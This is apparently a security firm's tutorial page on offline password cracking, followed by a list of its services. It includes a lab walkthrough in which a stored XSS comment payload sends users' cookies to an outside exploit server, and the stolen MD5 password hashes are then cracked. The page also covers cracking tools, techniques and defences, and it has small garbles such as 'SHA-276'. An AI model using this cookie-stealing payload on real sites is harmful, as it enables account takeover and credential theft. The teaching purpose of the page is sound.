OFFLINE PASSWORD CRACKING

In the world of cybersecurity, penetration testing knowledge about password cracking is very important.
Cracking passwords offline is the act of trying to figure out or guess a user’s password without actually connecting to the system that requires it. This method requires obtaining a copy of the password’s data, usually as a hash, which is a one-way cryptographic representation of the password, and then guessing the password using a variety of methods. These strategies can range from dictionary attacks, which use a list of popular passwords, to brute force attacks, which try every possible combination, and more advanced techniques like rainbow tables, which use precomputed tables to reverse cryptographic hash functions.
Example of exploitation
In this example we will try to catch password that store’s in cookie when user use stay log in method
Also that site have stored XSS vulnerability in the comment functionality that we will use too
For solve that we need to obtain User stay-logged-in cookie and use it to crack his password
First we need to log in to the account and capture GET /my-account request
We see parameter “stay-logged-in” with value “d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw“A

We see that VALUE is Base-64 encoded
And the first part is – wiener
And the second one is might be a password
So we copy 2nd part “51dc30ddc473d43a6011e9ebba6ca770“
And we will use crack station site

We add our hash and click button

After we see type “md5″and result
“peter”

Then we log-out from account , and we need go to Home page and find some post to leave a comment
To make sure that that block is vulnerable to stored XSS so we put image tag
<img src=1 onerror=alert(1) />


As the result we see now that block is vulnerable to stored XSS

Then we go to exploit server , craft a response and copy URL of exploit

So we need to repeat and make real stored XSS
We go to another post to leave a comment
And type <script>document.location=+document.cookie</script>
In the middle we need to add our exploit that ‘https://exploit-0a49003904a3ed9f87d0070501dc007e.exploit-server.net/’
So we got <script>document.location=’https://exploit-0a49003904a3ed9f87d0070501dc007e.exploit-server.net/’+document.cookie</script>

After we got that messages that means everything is work
We need go back to our exploit server and then go to access log

In access log we see log from different ip , so we need to copy “stay-logged-in” parameter Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz

We go to Decoder place it to the decoder and decode as Base64
In the part 2 we see username

And after : we cee hash that we will paste to the crackstation

Then we crack it

Now we have username – carlos and password onceuponatime

Tools for Offline Password Cracking
1. John the Ripper: strong and adaptable password cracker that can automatically determine the type of encryption used in practically any password and supports a wide variety of hash types.
2. Hashcat: Hashcat, which is well-known for its speed and adaptability, provides both CPU-based and GPU-based cracking and supports a wide range of algorithm types, such as WPA2, SHA-1, and MD5.
3. Ophcrack: Windows password cracker that effectively cracks LM and NTLM hashes using rainbow tables. It is renowned for its speedy password recovery capabilities.
4. RainbowCrack: cracks hashes using the time-memory tradeoff algorithm. For a variety of character sets and hash functions, it produces rainbow tables.
5. Aircrack-ng: It can break the hash functions used to secure wireless networks (WEP, WPA, and WPA2), though its main application is in Wi-Fi network security.
CVSS information
A framework for grading the seriousness of security flaws in software is called the Common Vulnerability Scoring System (CVSS). It is crucial to make clear, though, that CVSS scores are applied to individual vulnerabilities (as indicated by CVEs) and not to broad categories of attack techniques or methodologies such as “offline password cracking.”
Cracking offline passwords is a form of attack or threat, not a vulnerability in and of itself. As a result, it is not given a CVSS score. Rather, CVSS scoring would focus on flaws in systems that could be used to carry out offline password cracking, like security holes in the way a system stores or encrypts password hashes.
For example:
If a vulnerability is easily exploited and results in major consequences such as unauthorized access, such as password hashes obtained by an attacker due to ineffective access controls, the vulnerability may have a high CVSS score.
Based on their potential impact and ease of exploitation, software vulnerabilities that store passwords in an insecure way (such as in plain text or with weak hashing algorithms) may also be assigned a CVSS score.
CVES related to offline password cracking
When it comes to offline password cracking, Common Vulnerabilities and Exposures (CVEs) usually refer to flaws in hardware or software that could give an attacker access to encryption keys, password hashes, or other private information. These CVEs may be linked to incorrect password storage, hash extraction vulnerabilities, or flaws in the cryptographic algorithms themselves.
Finding CVEs that are specifically marked or described as enabling “offline password cracking” can be difficult, though, as most CVE descriptions concentrate more on the vulnerability itself than on the possible attack methods it may enable.
CVEs involving antiquated or weak hashing algorithms, such as SHA-1 or MD5, which are more vulnerable to brute-force attacks because of their known vulnerabilities or faster computation times.
CVEs linked to inadequate or incorrect encryption implementation in software, making it possible for attackers to obtain or intercept password hashes without having to get around extra security precautions.
CVEs give attackers direct access to hashes by permitting password databases or files to be accessed without the required authentication.
Checklist to password cracking offline method
1. Identify the Target Systems and Authentication Mechanisms
Enumerate every program and system that needs user authentication.
Ascertain which kinds of authentication mechanisms—such as centralized directory services, local authentication, etc.—are being used.
2. Collect Information on Password Storage and Transmission
Recognize the locations and methods of password storage (e.g., files, databases), including hashed, encrypted, and plaintext.
Determine the authentication process’s password transmission method (e.g., HTTPS, custom protocols).
3. Evaluate the Password Hashing and Encryption Methods
Determine which hashing algorithms—such as MD5, SHA-276—and, if any—encryption algorithms are employed to safeguard passwords.
Examine the efficacy and application of these algorithms, taking into account the key stretching and salt usage.
4. Access Controls and System Configuration
Examine the access restrictions pertaining to the handling and storing of password hashes.
Verify for errors or weaknesses that might permit unauthorized access to hashes of passwords.
5. Perform Vulnerability Scanning and Penetration Testing
To find known vulnerabilities with password storage and encryption, use automated vulnerability scanning tools.
Perform penetration testing to try and recover hashes from passwords or take advantage of vulnerable configurations.
6. Evaluate Password Policy and User Awareness
Examine the organization’s password policy to determine the necessary levels of complexity, expiration, and reuse.
Determine how aware the user is of safe password usage.
7. Analyze Data Breach and Incident Response Plans
Make sure that protocols are established for handling data breaches that could expose password hashes.
Analyze your capacity to recognize and react to illegal access attempts.
8. Review Regularly and After Any Significant Changes
To make sure that password handling and storage procedures continue to be secure, conduct routine reviews and audits.
Following any significant modifications to the system configurations or authentication methods, reevaluate the security posture of the system.
Techniques for Offline Password Cracking
Brute Force Attacks:
Trying every character combination imaginable until the right password is discovered. For complex passwords, this method takes longer and is less effective, but it will eventually find the password.
Dictionary Attacks:
Attempting to guess the password by using a dictionary or a list of popular passwords. Although less likely to be successful if the password is complicated or unusual, this approach is quicker than brute force.
Rainbow Table Attacks:
Applying hash value tables that have been precomputed for all potential passwords. Password hashes can be reverse-engineered to their plaintext equivalents using rainbow tables, though this technique is less successful when dealing with salting hashes.
Hybrid Attacks:
Combining dictionary and brute force attack components, frequently by adding or subtracting symbols or numbers from dictionary words.
Rule-Based Attacks:
Modifying dictionary words using intricate rules in ways that people typically do when making passwords, like the conversion of “password” to “p@ssw0rd” (e.g., leet speak).
How to be protected from offline password cracking
1. Use Strong, Unique Passwords
Long, complicated passwords with a combination of letters, numbers, and special characters should be encouraged or enforced.
Predictable patterns, cliched phrases, and easily guessed or discovered personal information are to be avoided when engaging in social engineering.
2. Implement Secure Password Storage Hash Passwords:
Passwords should always be stored using a robust hashing algorithm. Suggested SHA-1 and MD5 algorithms should be replaced with more secure ones like SHA-256, SHA-3, or even better, bcrypt, scrypt, or Argon2.
Apply salts: Before hashing, add a distinct salt to each password. By ensuring that identical passwords produce different hashes, salting keeps passwords safe from password cracking attacks using precomputed rainbow tables.
Think about Key Stretching: Employ key stretching strategies (PBKDF2, bcrypt, scrypt, etc.) to increase the computational burden of hash computations and impede brute-force attacks.
3. Limit Password Attempts
Put in place account lockout guidelines or delay mechanisms following multiple unsuccessful login attempts to stop hackers from rapidly trying a large number of passwords.
4. Monitor and Respond to Suspicious Activity
To identify and notify users of anomalous access patterns or data breaches, employ intrusion detection systems and monitoring tools.
Establish an incident response strategy so you can act fast in the event that password data is compromised.
5. Educate Users
Instruct users on the value of creating strong passwords that are different for each service.
Encourage users to use password managers so they can keep complicated, one-of-a-kind passwords for every service they use without having to remember them all.
6. Regularly Update and Patch Systems
Update all services, software, and systems to guard against security flaws that could be used to obtain password information without authorization.
7. Encrypt Sensitive Data
Encrypt sensitive data both while it’s in transit and when it’s at rest to make sure that even if it is accessed, it can’t be decrypted without the right keys.
8. Employ Multi-Factor Authentication (MFA)
Use multi-factor authentication (MFA) to enhance security beyond passwords. This can considerably lower the possibility of unwanted access even in the event that a password is stolen.
9. Conduct Regular Security Audits and Penetration Testing
Test your apps and systems frequently for security flaws that could be used to obtain password information. Make use of the results to improve your security posture.
10. Follow Industry Best Practices and Guidelines
Follow industry-specific security guidelines and standards, such as those offered by the OWASP Foundation or NIST.
Books and online courses
Books
1. The Web Application Hacker’s Handbook: Finding and Exploiting Security Flaws by Dafydd Stuttard and Marcus Pinto
This book offers a thorough examination of web application security, covering topics connected to password storage and cracking, even though it is not exclusively focused on offline password cracking.
2. Hacking: The Art of Exploitation, 2nd Edition by Jon Erickson
Provides an in-depth exploration of the realm of hacking, encompassing a range of subjects such as cryptography and password cracking. It’s excellent for comprehending the attack strategy and mindset of the adversary.
3. “Applied Cryptography: Protocols, Algorithms and Source Code in C” by Bruce Schneier
In the realm of cryptography, this book is a classic because it offers the theoretical groundwork required to comprehend password protection mechanisms and how they can be broken.
4. Black Hat Python: Python Programming for Hackers and Pentesters by Justin Seitz
Includes useful Python examples for hacking tasks, such as those applicable to scenarios involving password cracking.
Online Courses
Ethical Hacking on Udemy or Coursera
There are multiple courses under this title on platforms like Udemy and Coursera, focusing on ethical hacking techniques, including password cracking. These courses are updated regularly to cover the latest tools and methods.
Penetration Testing and Ethical Hacking by Cybrary
A comprehensive course that covers the fundamentals of ethical hacking, including techniques for password cracking. It’s suitable for beginners and progresses to more advanced topics.
Offensive Security Certified Professional (OSCP) by Offensive Security
While not exclusively about offline password cracking, the OSCP certification and training include modules on exploiting systems that can encompass password cracking techniques. It’s highly regarded in the cybersecurity field.
Cryptography I by Stanford University on Coursera
By Professor Dan Boneh, this course provides a solid foundation in cryptographic techniques, including those relevant to password storage and cracking.
Additional Resources
Online Platforms: Websites like Hack The Box and OverTheWire offer practical, hands-on challenges that can include password cracking scenarios. These are great for applying knowledge in a controlled, legal environment.
Conferences and Workshops: Cybersecurity conferences often feature workshops and talks on current topics, including password cracking techniques. DEF CON, Black Hat, and RSA Conference
Conclusion
One major cybersecurity concern is offline password cracking, which emphasizes the constant struggle between data security and the possibility of unauthorized access. In order to decode passwords from data obtained without direct system interaction, a variety of techniques are used. Typically, these techniques take advantage of flaws in encryption and password storage protocols. Offline password cracking is a topic that is discussed in relation to a variety of tools, techniques, and defensive strategies, which emphasizes its importance in the larger context of information security.
Other Services
Insomnia Security Scanner
AI-powered web application security scanner by CQR. Automated vulnerability discovery, exploit verification, and detailed reporting for modern applications.
Learn moreInfrastructure Protection by CRYEYE
Security audits via CryEye provide enterprise information security, protecting the entire infrastructure.
Learn morePenetration Testing
Find vulnerabilities across your entire business infrastructure before hackers do! At penetration testing consulting, we will select pentest methods and other custom cybersecurity recommendations for your business.
Learn moreSocial Engineering
Simulate real-world phishing, vishing, and pretexting attacks to measure and improve your team's security awareness and response capabilities.
Learn morePerformance Testing
All kinds of load and performance testing of your system from the CQR online security company.
Learn moreAI-Powered Vulnerability Assessment
Leverage artificial intelligence to discover, prioritize, and remediate vulnerabilities across your digital assets faster and more accurately than traditional scanners.
Learn moreCloud Security Audit (AWS / GCP / Azure)
Comprehensive security review of your cloud environments — IAM policies, network controls, data exposure, and misconfigurations across all major cloud platforms.
Learn moreDevSecOps Integration
Embed security into every stage of your CI/CD pipeline. Automated SAST, DAST, SCA, and secret scanning so vulnerabilities are caught before they reach production.
Learn moreAPI Security Testing
In-depth testing of REST, GraphQL, and SOAP APIs for authentication flaws, authorization bypasses, injection vulnerabilities, and data leakage risks.
Learn moreMobile Application Penetration Testing
Manual and automated security testing for iOS and Android applications — reverse engineering, runtime analysis, traffic interception, and backend API assessment.
Learn moreIoT Security Assessment
Evaluate firmware, communication protocols, cloud backends, and physical interfaces of IoT devices to identify vulnerabilities before attackers do.
Learn moreBlockchain & Smart Contract Audit
Formal verification and manual code review of smart contracts on Ethereum, Solana, and other chains. Detect reentrancy, overflow, and logic flaws before deployment.
Learn moreRed Team Operations
Advanced adversary simulation using real attacker TTPs (MITRE ATT&CK) to test your detection, response, and overall security posture under realistic conditions.
Learn moreThreat Intelligence & Monitoring
Continuous monitoring of threat feeds, dark web, and attacker infrastructure to provide actionable intelligence specific to your organization and industry.
Learn moreZero Trust Architecture Review
Assess and design your Zero Trust security model — identity verification, micro-segmentation, least-privilege access, and continuous validation controls.
Learn moreCompliance Consulting (PCI DSS / SOC 2 / GDPR)
Expert guidance to achieve and maintain compliance with major security frameworks. Gap analysis, remediation roadmaps, and audit-readiness support.
Learn moreDark Web Monitoring
Continuous surveillance of dark web forums, marketplaces, and breach databases for leaked credentials, sensitive data, or mentions of your organization.
Learn morePhishing Simulation & Awareness Training
Controlled phishing campaigns combined with interactive security awareness training to build a human firewall across your entire organization.
Learn moreSupply Chain Security Audit
Assess third-party vendor risks, open-source dependencies, and software supply chain integrity to prevent attacks like SolarWinds and Log4Shell.
Learn moreContainer & Kubernetes Security
Security review of Docker images, Kubernetes clusters, RBAC policies, network policies, and runtime configurations to harden your container infrastructure.
Learn moreWeb Application Firewall (WAF) Deployment
Professional WAF setup, rule tuning, and ongoing management to block SQL injection, XSS, CSRF, and other OWASP Top 10 threats in real time.
Learn moreBug Bounty Program Management
Full lifecycle management of your bug bounty program — scope definition, researcher coordination, triage, validation, and remediation tracking.
Learn moreOSINT Investigation Services
Open-source intelligence gathering on individuals, organizations, and infrastructure. Ideal for pre-engagement recon, fraud investigation, and competitive analysis.
Learn moreDigital Forensics & Incident Response
Rapid response to security breaches — evidence collection, malware analysis, attacker timeline reconstruction, and actionable remediation recommendations.
Learn more